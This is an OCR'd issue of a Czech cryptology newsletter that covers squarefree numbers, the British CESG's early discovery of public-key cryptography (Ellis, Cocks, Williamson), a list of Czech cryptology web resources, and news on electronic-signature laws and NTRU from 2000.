
Interval <1 , n >	Počet bezčtvercových čísel	Počet prvočísel
10	7	4
100	61	25
1000	608	168
10 000	6 083	1 229
100 000	60 794	9 592
1 000 000	607 926	78 498

Významné práce o problému bezčtvercových čísel publikovali : (6) Nagell 1951, p. 130; (4) Landau 1974, pp. 604-609; (3) Hardy and Wright 1979, pp. 269-270; (2) Hardy 1999, p. 65.

Na grafu závislosti počtu bezčtvercových čísel na číslu n (obr. 1) lze vypozorovat jistou pravidelnost rozložení bezčtvercových čísel.

Obecně lze říci, že rozložení bezčtvercových čísel je na rozdíl od prvočísel "docela pravidelné". Právě pro tuto vlastnost a současně proto, že jsou s prvočísly v těsném vztahu, jsou bezčtvercová čísla v teorii čísel využita pro některé odhady a důkazy, které se týkají prvočísel. Přesnější vyjádření (a zdůvodnění) přesahuje rámec našeho jednoduchého výkladu.

Počet bezčtvercových čísel



Obr. 1 - Závislost počtu bezčtvercových čísel na volbě n

Z "přesnějších" odhadů uveďme odhad počtu bezčtvercových čísel $Q(x) \leq n$

$$Q(n) = \frac{6n}{\pi^2} + \mathcal{O}(\sqrt{n}) \quad .$$

Asymptotická hustota tohoto výrazu je $1/\ \zeta(2) = 6/\ \pi^2 \approx 0.607927$ (kde $\zeta(2)$ je hodnota Riemannovy ζ funkce v bodě 2) .

Hardy a Wright 1979 (3, str. 270) studovali tzv. Möbiovu funkci $\mu(n)$, která je definována následovně :

$$\mu(n) = \begin{cases} 0 & \text{pro n, které má ve svém prvočíselném rozkladu alespoň dvě prvočísla stejná} \\ 1 & \text{pro n=1} \\ (-1)^k & \text{pro n, které má ve svém prvočíselném rozkladu všechny činitele různé a těchto činitelů je k} \end{cases}$$

Je zřejmé, že je-li $\mu(n)$ různé od nuly, je n bezčtvercové číslo.

Asymptotická hodnota funkce Q(x) je rovna hodnotě :

$$\sum_{n=1}^{x} \left| \mu(n) \right| = \frac{6x}{\pi^2} + o(x)$$

Není znám algoritmus, který by v polynomiálním čase řešil otázku, zda přirozené číslo je nebo není bezčtvercové číslo. Je zřejmé, že tento problém úzce souvisí s problémem faktorizace, neboť umíme-li číslo rozložit na jednotlivé činitele, pak snadno určíme, zda je

nebo není bezčtvercové. Na druhou stranu není známo, zda neexistuje algoritmus, který by nám určil, že číslo je bezčtvercové, aniž bychom museli znát jeho rozklad.

Zodpovězení této otázky se považuje za velice důležitý problém teorie čísel, výsledek by našel uplatnění v teorii NFS (number field sieve), velice nepřesně řečeno "okruh přirozených čísel vytvořený při výpočtu algebraického číselného pole by byl reducibilní pomocí bezčtvercových čísel" (Lenstra 1992, Pohst and Zassenhaus 1997). Řešení tohoto problému tak může výrazně ovlivnit bezpečnost RSA .

****

Přílohou k dnešnímu číslu je soubor 10000.txt, který obsahuje prvních 10 000 prvočísel. Tento soubor je uložen na adrese http://www.utm.edu/research/primes/lists/small/1000.txt.
Zde lze také získat soubor obsahující přehled prvních 100 008 prvočísel. V tomto souboru jsou uvedena všechna prvočísla z intervalu 1 až to 1 299 827. Velikost tohoto souboru je 822 kB. Pokud někomu nestačí ještě ani tento rozsáhlý soubor, doporučuji k návštěvě adresu : http://www.math.princeton.edu/~arbooker/nthprime.html
Zde můžete získat informace o prvních 1 000 000 000 000 prvočíslech. Posledním prvočíslem v tomto souboru je 29 996 224 275 833. Informace o prvočíslech získáte pomocí dotazů. Váš dotaz např. zní : "Jaké je sté prvočíslo?" , a program uložený na uvedené adrese vrátí příslušné prvočíslo = 541. Odpověď na libovolný dotaz od 2 do 10^{12} trvá cca 10 vteřin.

****

Literatura :

1. Bellman, R. and Shapiro, H. N. ``The Distribution of Squarefree Integers in Small Intervals." Duke Math. J. 21, 629-637, 1954.
2. Hardy, G. H. Ramanujan: Twelve Lectures on Subjects Suggested by His Life and Work, 3rd ed. New York: Chelsea, 1999.
3. Hardy, G. H. and Wright, E. M. ``The Number of Squarefree Numbers." §18.6 in An Introduction to the Theory of Numbers, 5th ed. Oxford, England: Clarendon Press, pp. 269-270, 1979.
4. Landau, E. Handbuch der Lehre von der Verteilung der Primzahlen, 3rd ed. New York: Chelsea, 1974.
5. Lenstra, H. W. Jr. ``Algorithms in Algebraic Number Theory." Bull. Amer. Math. Soc. 26, 211-244, 1992.
6. Nagell, T. Introduction to Number Theory. New York: Wiley, p. 130, 1951.
7. Pohst, M. and Zassenhaus, H. Algorithmic Algebraic Number Theory. Cambridge, England: Cambridge University Press, p. 429, 1997.
8. Shanks, D. Solved and Unsolved Problems in Number Theory, 4th ed. New York: Chelsea, p. 114, 1993.
9. Sloane, N. J. A. Sequences A005117/M0617, A013929, and A046098 in ``An On-Line Version of the Encyclopedia of Integer Sequences." http://www.research.att.com/~njas/sequences/eisonline.html
10. Vardi, I. ``Are All Euclid Numbers Squarefree?" §5.1 in Computational Recreations in Mathematica. Reading, MA: Addison-Wesley, pp. 7-8, 82-85, and 223-224, 1991.

D. Počátky kryptografie veřejných klíčů

Mgr. Jan Janečko (Komerční banka, a.s.)

Rokem 1976 začala bezesporu nová éra kryptografie. Whitfield Diffie, Martin Hellman a Ralph Merkle objevili a zveřejnili zcela nový převratný kryptografický princip – princip veřejných šifrovacích klíčů. Tento průkopnický objev postupně vzbudil obrovský zájem specialistů a v následujícím období zcela změnil obraz kryptologie. Po prvních článcích a vystoupeních autorů této myšlenky se brzy objevily návrhy konkrétních systémů. Mezi prvními byly i oba z nejúspěšnějších a stále používaných představitelů asymetrické kryptografie, čili kryptografie veřejných klíčů (Public Key Cryptography, PKC) – v roce 1976 tzv. Diffie-Hellmanův systém výměny klíčů [1] a v roce 1977 algoritmus RSA [2], jehož autory jsou Ronald Rivest, Adi Shamir a Leonard Adleman (v té době všichni z MIT). Jmenovaní autoři si za své objevy získali zasloužený respekt a navždy se zapsali do historie svého oboru.

Postupem doby se však začaly objevovat určité pověsti, že tito vědci nebyli prvními objeviteli PKC. V kryptologii totiž existuje situace odlišná od většiny ostatních vědeckých oborů. Vedle otevřeného výzkumu existuje ještě výzkum utajovaný, prováděný elitními speciálními službami velmocí i dalších zemí, zahalený téměř neproniknutelným tajemstvím (viz též citát v závěru tohoto článku). Až do 70. let tato sféra v kryptologii naprosto dominovala, ale i v nynější době stále představuje velmi významný vědecko-výzkumný potenciál.

Říká se například, že už před rokem 1976 znala PKC americká NSA. V článku o kryptologii uveřejněném v Encyclopaedia Britannica [3] se uvádí, že bývalý ředitel NSA Bobby Inman bez důkazů tvrdil, že NSA znala princip PKC už o deset let dříve před jeho objevením otevřenou akademickou obcí. Určité potvrzení vidí někteří ve vývojovém projektu zabezpečeného telefonu STU-III, který využívá certifikátů, a jehož výzkum začal pravděpodobně v polovině 70. let. Přitom certifikáty se ve veřejné kryptografii objevily až v roce 1979. Jako možný podnět pro výzkum vedoucí k objevu PKC se také uvádí Memorandum prezidenta J. F. Kennedyho č. 160 z roku 1962 (a zvláště jeho Weisnerův dodatek) [4], týkající se potřeby zabezpečení nukleárních zbraní proti zneužití.

Nepopiratelný důkaz o tom, že princip PKC byl objeven už před rokem 1976, však nakonec přišel z Velké Británie. V roce 1997 byl uveřejněn článek Jamese Ellise z britské CESG (Communications – Electronics Security Group), nazvaný "The history of Non-Secret Encryption" [5], ve kterém jeho autor popisuje, jak princip asymetrické kryptografie (jím nazývaný jako Non-Secret Encryption, NSE) objevil už v roce 1970. Dále uvádí, že speciální variantu RSA objevil jeho kolega Clifford Cocks v roce 1973, varianty Diffie-Hellmanova systému výměny klíčů pak Malcolm Williamson brzy poté. Článek [5] napsal James Ellis v roce 1987, byl však zveřejněn až krátce po jeho smrti v prosinci 1997. Je v něm popsána celá historie objevu NSE pracovníky CESG. Spolu s příslušnými autentickými technickými zprávami CESG ([6] -[9]) ho lze najít na webovské stránce CESG www.cesg.uk.

Jak vlastně k objevu NSE došlo? J. Ellis uvádí, že už v 60. letech představovala velký problém distribuce šifrovacích klíčů tehdy používaných symetrických šifer pro potřeby ozbrojených sil. Až dosud bylo pokládáno za samozřejmé, že odesilatel i příjemce zašifrovaných informací musí předem sdílet nějakou utajovanou informaci. Inspirace, že tomu tak být nemusí, přišla z technické zprávy neznámého pracovníka Bellových laboratoří, publikované v roce 1944, která obsahovala návrh zabezpečeného telefonu. Utajení mělo být dosaženo tím, že příjemce vysílal do linky šum k maskování hovorového signálu, který by pak od přijatého maskovaného signálu opět odečítal. Přestože návrh nebyl technicky realizovatelný, vnukl Ellisovi myšlenku, že při aktivní účasti příjemce v procesu šifrování odesilatel a příjemce předem sdílet nějakou utajovanou informaci nemusí a celý systém může být veřejně známý. Od tohoto postřehu již pro něho nebylo obtížné dokázat existenční větu o tom, že "Non-Secret Encryption" je v principu možné. Důkaz vycházel z představy, že proces zašifrování lze vždy zcela obecně popsat pomocí matice, jejíž řádky a sloupce představují všechny možné klíče a možné zprávy, obsahem matice je pak příslušný šifrový text. I když by taková matice nebyla v praxi pro svoji ohromnou velikost realizovatelná, v principu si ji můžeme vždy představit.

Popišme nyní stručně hlavní myšlenku důkazu. Odesilatel chce utajeně poslat zprávu *p*. Příjemce generuje náhodný tajný klíč *k*, který zašifruje pomocí náhodně generované jednorozměrné tabulky (permutace) *M1* na hodnotu $x = M1(k)$ a tu zašle odesilateli zprávy. Ten použije *x* a tabulku *M2* (dvojrozměrnou, náhodně generovanou matici, jež indukuje pro každou pevnou hodnotu *x* prosté zobrazení) k zašifrování *p* na šifrový text *z*: $z = M2(p,x)$. Příjemce získá zpět původní zprávu *p* pomocí příslušné "inverzní" tabulky *M3*: $p = M3(z,k)$. Přitom matice *M1*, *M2* a *M3* nemusí být utajovány.




Fig. 1

Podrobněji je celý postup znázorněn na dalším obrázku (v dnešní terminologii se *k* nazývá soukromým a *x* veřejným klíčem):




Fig. 2

Oba obrázky jsou převzaty z původní Ellisovy zprávy [6].

Je vidět, že metoda bude fungovat korektně, pokud *M3* bude zřejmým způsobem zkonstruována na základě matic *M1* a *M2*. Dále je vidět, že ani zveřejněním všech matic *M1, M2 a M3* není ohrožena důvěrnost zašifrované zprávy jejím přenosem k oprávněnému příjemci. Vzhledem k náhodnému vygenerování obsahu matic *M1* a *M2* totiž bez znalosti hodnoty *k* neexistuje jiná metoda luštění, než je metoda hrubé síly (prohledáváním tabulek *Mi*). Její úspěšnost je však vyloučena dostatečnou dimenzí matic (např. řádově 2^{100}).

Takto se tedy Jamesi Ellisovi podařilo dokázat, že asymetrické šifry mohou teoreticky existovat. Ellis však nedokázal najít jejich v praxi využitelnou realizaci. Správně však předpokládal, že prakticky použitelný systém může mít jinou formu, než kterou použil pro svůj důkaz. Svou prací ale ukazoval směr, jakým je možno se zaměřit. Svůj výsledek prezentoval poprvé v lednu 1970 v interní technické zprávě CESG [6].

Jak sám J. Ellis tvrdil, teorie čísel nebyla jeho silným oborem, s návrhy realizovatelných systémů proto přišli až jeho kolegové. V roce 1973 Clifford Cocks navrhl de facto speciální případ RSA [7]. Stručně řečeno, rozdíl mezi Cocksovým návrhem a RSA je v tom, že veřejným klíčem u Cockse je vždy přímo modul $n = pq$, u RSA to mohou být "vhodná" čísla e mající inverzi $mod\ \varphi(n)$ (v praxi se však obvykle stejně používá jediný veřejný klíč, např. Fermatovo prvočíslo $2^{16}+1$). Cocksův návrh vypadal takto:

1. Strana A generuje dvě velká prvočísla *p, q* taková, že *p* nedělí *q-1* a *q* nedělí *p-1*. Poté spočte $n = pq$. Číslo *n* jako veřejný klíč pošle straně B.
2. B zašifruje zprávu *m* tak, že spočte $c = m^n \bmod n$; šifrový text *c* pošle A.
3. A odšifruje *c* následovně: najde *p'* a *q'* taková, že $pp' = 1 \bmod q-1$ a $qq' = 1 \bmod p-1$. Pak platí, že $m = c^{p'} \bmod q$, $m = c^{q'} \bmod p$ a pomocí Čínské věty o zbytcích A zjistí otevřený text *m*.

To ale nebylo od CESG všechno. Po C. Cocksovi přišel s jinými návrhy Malcolm Williamson. Byly založeny na složitosti výpočtu diskrétního logaritmu. Prvním systémem byl následující kryptografický protokol, který probíhal ve čtyřech krocích. Byl formulován obecněji pro konečné okruhy [8], ale pro prvočíselná tělesa ho lze popsat následovně:

Účastníci A a B si dohodnou neutajované velké prvočíslo *p*. Výpočty pak provádějí *mod p*.

1. A chce zaslat zprávu *m*. Generuje náhodně číslo *k* nesoudělné s *p-1* a spočte $x = m^k$; *x* pošle B.
2. B generuje náhodně číslo *l* nesoudělné s *p-1* a spočte $y = x^l = (m^k)^l$; *y* pošle A.
3. A pomocí Euklidova algoritmu nalezne *k'* takové, že $kk' = 1 \bmod p-1$ a spočte $z = (m^{kl})^{k'} = m^l$; tuto hodnotu pošle B.
4. B obdobným způsobem nalezne *l'* takové, že $ll' = 1 \bmod p-1$ a spočte $z^{l'} = (m^l)^{l'} = m$.

V další zprávě [9] Williamson dokonce navrhl klasický Diffie-Hellmanův protokol pro výměnu klíčů, a to pro obecná číselná tělesa. Zprávu uveřejnil mnohem později, než systém vymyslel:

Před začátkem protokolu si účastníci A a B dohodnou těleso $F = GF(p^q)$ a primitivní prvek *x* tělesa *F*. Tyto údaje neutajují. Prvky tělesa *F* reprezentují jako polynomy.

1. A generuje náhodně číslo *a* a spočte $y = x^a$; *y* pošle B.
2. B generuje náhodně číslo *b* a spočte $z = x^b$; *z* pošle A.
3. Obě strany spočtou $w = (x^b)^a = (x^a)^b = x^{ab}$; tuto hodnotu používají jako šifrovací klíč.

Jen jako historickou kuriozitu uveďme, že pracovníci CESG objevili varianty základních systémů PKC (RSA a DH) v opačném pořadí, než jak k tomu poté došlo v otevřeném výzkumu. Místo závěru bych pak chtěl uvést ještě jeden charakteristický citát z článku Jamese Ellise [5]:

„Kryptografie je nejneobvyklejší vědou. Většina profesionálních vědců se snaží publikovat svou práci jako první, protože prostřednictvím šíření tato práce realizuje svoji hodnotu. Naproti tomu nejúplnější hodnota kryptografie je realizována minimalizací informací dostupných potenciálním protivníkům. Proto profesionální kryptografové obvykle pracují v uzavřených komunitách, které poskytují dostatečnou odbornou interakci k zajištění kvality, zatímco udržují utajení před nezasvěcenými. Odhalení těchto tajemství je obvykle umožněno pouze v zájmu historické přesnosti až poté, co se ukáže nepochybným, že žádný další užitek nemůže už být z pokračujícího utajení získán."

Poznámka:

CESG – Communications-Electronics Security Group – je formální součástí známé britské speciální služby GCHQ (Government Communications Headquarters, Ústředí vládních komunikací). Sídlí v Cheltenhamu v hrabství Gloucestershire, asi 130 km západně od Londýna. GCHQ se proslavila už za 2. světové války (v té době ovšem působila pod názvem Government Code and & Cypher School - GC&CS, ale byla všeobecně známa pod názvem Bletchley Park podle svého tehdejšího sídla) rozluštěním nejtajnějších německých vojenských šifrátorů Enigma a Lorenz Geheimschreiber, stejně jako konstrukcí prvních elektronických počítačů na světě nazývaných Colosssus, sloužících právě k luštění německých šifrátorů. Přímým předchůdcem CESG byla London Communications Security Agency (LCSA), vzniklá v Londýně počátkem 50. let. Dnešní název nese od roku 1969. Postupně se služba přestěhovala do Cheltenhamu. Od roku 1997 již CESG není přímo financována vládou a pracuje na ziskové bázi. Mezi její hlavní úkoly patří účast na definování vládní politiky pro informační bezpečnost, konzultační a poradenské služby pro vládní i veřejný sektor v oblasti zavádění této politiky, vlastní vývoj kryptografických produktů (jako jsou zabezpečené telefony) a spolupráce s komerčními výrobci při vývoji kryptografických produktů pro vládní účely, provádění výukových kurzů a výroba spotřebních šifrovacích materiálů (klíčů).

Literatura:

[1] W. Diffie, M. E. Hellman: New Directions in Cryptography, IEEE Transactions on Information Theory, Vol. IT-22, No 6 November 1976

[2] R. L. Rivest, A. Shamir, L. Adleman: A Method for Obtaining Digital Signatures and Public-key Cryptosystems, MIT Laboratory for Computer Science, Technical Memo LCS!TM82, Cambridge, Massachusetts, 4/4/77. Též: Comm ACM Vol 21, Feb 1978

[3] Encyclopaedia Britannica, www.britannica.com

[4] National Security Action Memorandum 160, 6 June 1962

[5] J. H. Ellis: The history of Non-Secret Encryption, 1987

[6] J. H. Ellis: The Possibility of Secure Non-Secret Digital Encryption, CESG Report, January 1970

[7] C. C. Cocks: A Note on ‘Non-Secret Encryption’, CESG Report, 20 November 1973

[8] M. J. Williamson: Non-Secret Encryption Using a Finite Field, CESG Report, 21 January 1974

[9] M. J. Williamson: Thoughts on Cheaper Non-Secret Encryption, CESG Report, 10 August 1976

E. Přehled některých českých zdrojů - téma : kryptologie

Vybral Mgr. Pavel Vondruška, NBÚ

Je léto, počasí nám zatím nepřeje, a tak zbude možná čas i na studium. Nabízím možnost prolistovat některé české internetové zdroje. Osobně se domnívám, že články na níže uvedených adresách obsahují řadu kvalitních informací a každý, kdo má o tuto problematiku zájem, zde jistě najde mnoho užitečného.

Seznam je nepochybně neúplný - nikoho jsem ovšem úmyslně nevynechal, ale jiné české zdroje (mimo jednotlivých článků v časopisech Chip, ComputerWorld, IT-NET apod.) ve své "databance" nemám. Uvítám proto upozornění na další vhodné zdroje a rád je v příštích číslech zveřejním.

Ing. Jaroslav Pinkava, CSc., AEC s.r.o.

Na www adrese http://www.aec.cz/ najdete ve sloupcovém menu volbu kryptologie.
Na této adrese je uložen kvalitně zpracovaný, rozsáhlý "Úvod do kryptologie" a dále 7 částí bulletinu AEC, který je věnován šifrování a obsahuje cenné odkazy na původní materiály. Připravuje se část věnovaná elektronickému podpisu. Soubory jsou uloženy v html podobě.

Doc. Ing. Jan Staudek, CSc. - Masarykova univerzita, Brno

Katedra programových systémů a komunikací
Bezpečnost v informačních technologiích
http://www.fi.muni.cz/usr/staudek/vyuka/security/P017.html
1.Manažerský úvod do bezpečnosti IT
2.Kryptografie a bezpečnost
3.Vybrané bezpečnostní funkce
4.Elektronický obchod a jeho bezpečnost
5.Bezpečnost v počítačových sítích
(vše v postscriptu *.ps file)
K dispozici jsou velice hodnotné, odborné články. Celkem je zde k dispozici více než 75 Mb zdrojového textu !

Mgr. Pavel Vondruška, NBÚ

Sešity Crypto-World (Kryptologická sekce Jednoty Československých Matematiků a Fyziků)
http://www.mujweb.cz/veda/gcucmp/
Sešity jsou ve formátu PDF (pro orientační náhled v html).

RNDr. Vlastimil Klíma, Decros s.r.o.

Na URL adrese Decrosu je k dispozici rozsáhlý archiv publikací známého českého kryptologa Dr.Klímy a jeho firemního kolegy Dr.Rosy. Články jsou velmi čtivé.
http://www.decros.cz/Security_Division/Crypto_Research/publikace.htm
K dispozici je komentovaný seznam publikací, ve kterém lze vyhledávat podle názvů nebo podle klíčových slov.

Mgr. Václav Matyáš, PhD., ml.
Populární rozsáhlý seriál o bezpečnosti a informačním soukromí "Bezpečnost pro všechny, soukromí pro každého" (celkem 57 pokračování) redigovaný V.Matyášem, který vycházel na pokračování v ComputerWorldu (10/97 - 40/98), je nyní celý dostupný na adrese : http://www.cw.cz/cw.nsf/page/BF1F077C380BCBC5C12568AE00489FB6
Soubory jsou v htm formátu. Celý seriál lze stáhnout najednou - celková délka (zazipováno) je jen 570 kb.
Další zajímavé informace (včetně informací o studiu) lze získat na osobní stránce Dr.Matyáše http://www.fi.muni.cz/usr/matyas/

Mgr. Antonín Beneš, MFF UK Praha
KSI (Katedra systémového inženýrství)

Přednášky v elektronické podobě z předmětu "Ochrana informace" jsou uloženy na http://www.kolej.mff.cuni.cz/prednes/oipage.html
Jedná se o původní zdrojové dokumenty. Vytvořeny jsou následující soustavou programů:
Microsoft Word for Windows 6.0a, počínaje 7. částí MS Word for Windows'95 7.0 ,
Microsoft Equation Editor 2.0 a Corel DRAW! 5.0 .

O něco stručnější jsou elektronické přednášky k předmětu "Bezpečnost IS v praxi". Tyto přednášky jsou dostupné na http://www.kolej.mff.cuni.cz/bezpsem/index.html

Přednášky a doprovodné texty k semináři "Matematické principy informační bezpečnosti" (vedoucí RNDr. Jiří Souček, DrSc. a Mgr.Tonda Beneš) jsou dostupné na http://www.mujweb.cz/veda/gcucmp/mff/index.html . Zrcadlo doplněné o některé texty v elektronické podobě lze najít na http://www.kolej.mff.cuni.cz/kryptsem/index.html .

Pro úplné začátečníky doporučuji nahlédnout na pečlivě vedenou stránku **Stanislava Chromčáka** : "Šifrování pro děti". http://freeweb.coco.cz/ANCHOR/sifry/index.htm .

Zajímavým zdrojem informací mohou být pro pražské zájemce veřejné semináře pořádané **BITIS** (Sdružení pro bezpečnost informačních technologií a informačních systémů). Informace o těchto seminářích lze nalézt na prozatímní adrese :
http://www.mujweb.cz/veda/bitis

Na závěr si dovolím upozornit na dvouměsíčník "**Data Security Management**", který je věnovaný problematice bezpečnosti dat a je orientován na manažery. URL adresa je http://www.dsm.tate.cz

F. Letem šifrovým světem

1. Prezident republiky Václav Havel podepsal 11.7.2000 zákon o elektronickém podpisu. Tento zákon nabývá účinnosti 1.10.2000. Téměř současně proběhl podobný akt i v USA; prezident Bill Clinton podepsal americký zákon o elektronickém podpisu (Electronic Signatures in Global and National Commerce Act) na stejném místě, kde byl před 224 lety podepsán nejdůležitější akt v dějinách USA - Declartion of Independence. Bill Clinton symbolicky zákon podepsal elektronicky pomocí svého soukromého klíče.
   Mohl tak učinit i náš prezident ? Ano, mohl. Jak jsem zjistil při prohlížení vydaných certifikátů I.CA (www.ica.cz), má zde registrován svůj veřejný klíč (určen pro RSA, délka modulu 1024 bitů). Platnost klíče je omezena na kritickou dobu, kdy se vědělo, že prezident bude český zákon o elektronickém podpisu signovat (10.7.2000-24.7.2000). Sériové číslo tohoto certifikátu je : 72028. Subject : Vaclav Havel / email=vaclav.havel@hrad.cz . Připomenu, že Václav Havel podepsal náš zákon o elektronickém podpisu na své cestě po Balkáně - v Dubrovníku. Možná, že kdyby se akt nekonal mimo ČR, že by prezident také použil symbolicky elektronický podpis, možná …

2. Sdružení pro informační společnost (SPIS) uspořádalo 13.7.2000 happennig u příležitosti podpisu zákona o elektronickém podpisu prezidentem ČR (SPIS eSignature Construction Happening 2000). Na akci byli pozváni všichni, kteří se na přípravě a prosazování zákona o elektronickém podpisu podíleli. Setkání proběhlo v přátelské atmosféře a zbývá jen doufat, že naplnění zákona bude realizováno co nejdříve.

3. V květnu byl schválen důležitý dokument - evropský standard o formátech elektronického podpisu - ETSI ES 201733 (Electronic Signature Formats). Je volně dostupný na webowské stránce ETSI http://webapp.etsi.org/pda/ nebo na stránce ETSI věnované elektronickému podpisu http://www.etsi.org/sec/el-sign.htm .
   V průběhu července byla uveřejněna žádost o komentování draftu dokumentu, který se týká požadavků na jednotné hodnocení poskytovatelů certifikačních služeb, které vydávají kvalifikované certifikáty :“Policy Requirements for Certification Service Providers Issuing Qualified Certificates” (ETSI 155 T1 Draft H, 15.7.2000) . O rychlosti, s jakou ETSI pracuje, svědčí i datum do kdy se přijímají komentáře - 15.9.2000. Do konce roku 2000 vyjde celá řada dalších důležitých dokumentů. Osobně se domnívám, že by k jejich obsahu mělo být přihlédnutu při vytváření obdobných dokumentů - vyhlášek - úřadem ÚOOÚ, kterému ze zákona o elektronickém podpisu náleží dozor nad akreditovanými certifikačními autoritami a nad certifikačními autoritami vydávajícími kvalifikované certifikáty.

4. Michelle Finley uveřejnil článek "Phone Phreaks to Rise Again?" (http://www.wired.com/news/business/0,1367,36309,00.html). V článku popisuje nové možnosti útoků "telefonních hackerů", které umožňuje zavedení IP telefonie. Phreackeři jsou částí počítačového undergroundu a v minulosti (v 60-tých a 70-tých letech) nechvalně prosluli svými útoky proti telefonním technologiím. Finley upozorňuje, že novodobá technologie může vést k "zmrtvýchvstání" této dnes již téměř zaniklé komunity.

5. Z adresy http://www.rsasecurity.com/rsalabs/faq/index.html lze stáhnout novou verzi (datovanou k 27.6.2000) známého dokumentu "RSA Laboratories' Frequently Asked Questions About Today's Cryptography, Version 4.1". Velikost PDF verze je 1 521 172 bytů, zazipováno pouze 888 372 bytů.

6. (J.Pinkava) Autoři kryptosystému NTRU se rozhodli pro jeho patentování. Přestože původně byl kryptosystém předložen k zařazení do soustavy norem, kterou připravuje skupina IEEE P1363, nakonec se autoři (Jeffrey Hoffstein,Jill Pipher a Joseph H. Silverman) rozhodli jít cestou patentů. Přitom kryptosystém NTRU je z řady hledisek pro uživatele velice zajímavý. Jeho velkou předností je především dosahovaná rychlost práce vlastního algoritmu. NTRU byl nejprve prezentován Jeffrey Hoffsteinem na rump session na konferenci CRYPTO 96, publikován byl v roce 1998 (http://www.ntru.com).
   Novinkou je úmysl autorů využít tento kryptosystém k ochraně autorských práv digitalizovaných hudebních nahrávek
   http://www.nytimes.com/library/tech/00/07/biztech/articles/03pate.html).
   Např. firmy Greylock Management and Sony Corporation se rozhodly investicí ve výši 11 milionů dolarů podpořit vývoj této nové technologie.

Na závěr něco z letní okurkové sezóny :

7. ŠIFROVAT,ŠIFROVAT,ŠIFROVAT!
   Vladimír Železný zveřejnil informaci, že má k dispozici dokumenty, které dokládají, že americká společnost CME připravovala násilné ovládnutí TV NOVA. Jedná se o e-mailové texty posílané elektronickou poštou mezi manažery CME Johnem Schwalliem a Petrem Sládečkem. Texty byly získány z pevného disku příjemce. Je až zarážející, že manažeři takovéhoto mediálního gigantu nepoužívali k zálohování a pravděpodobně ani ke komunikaci některý šifrovací software.
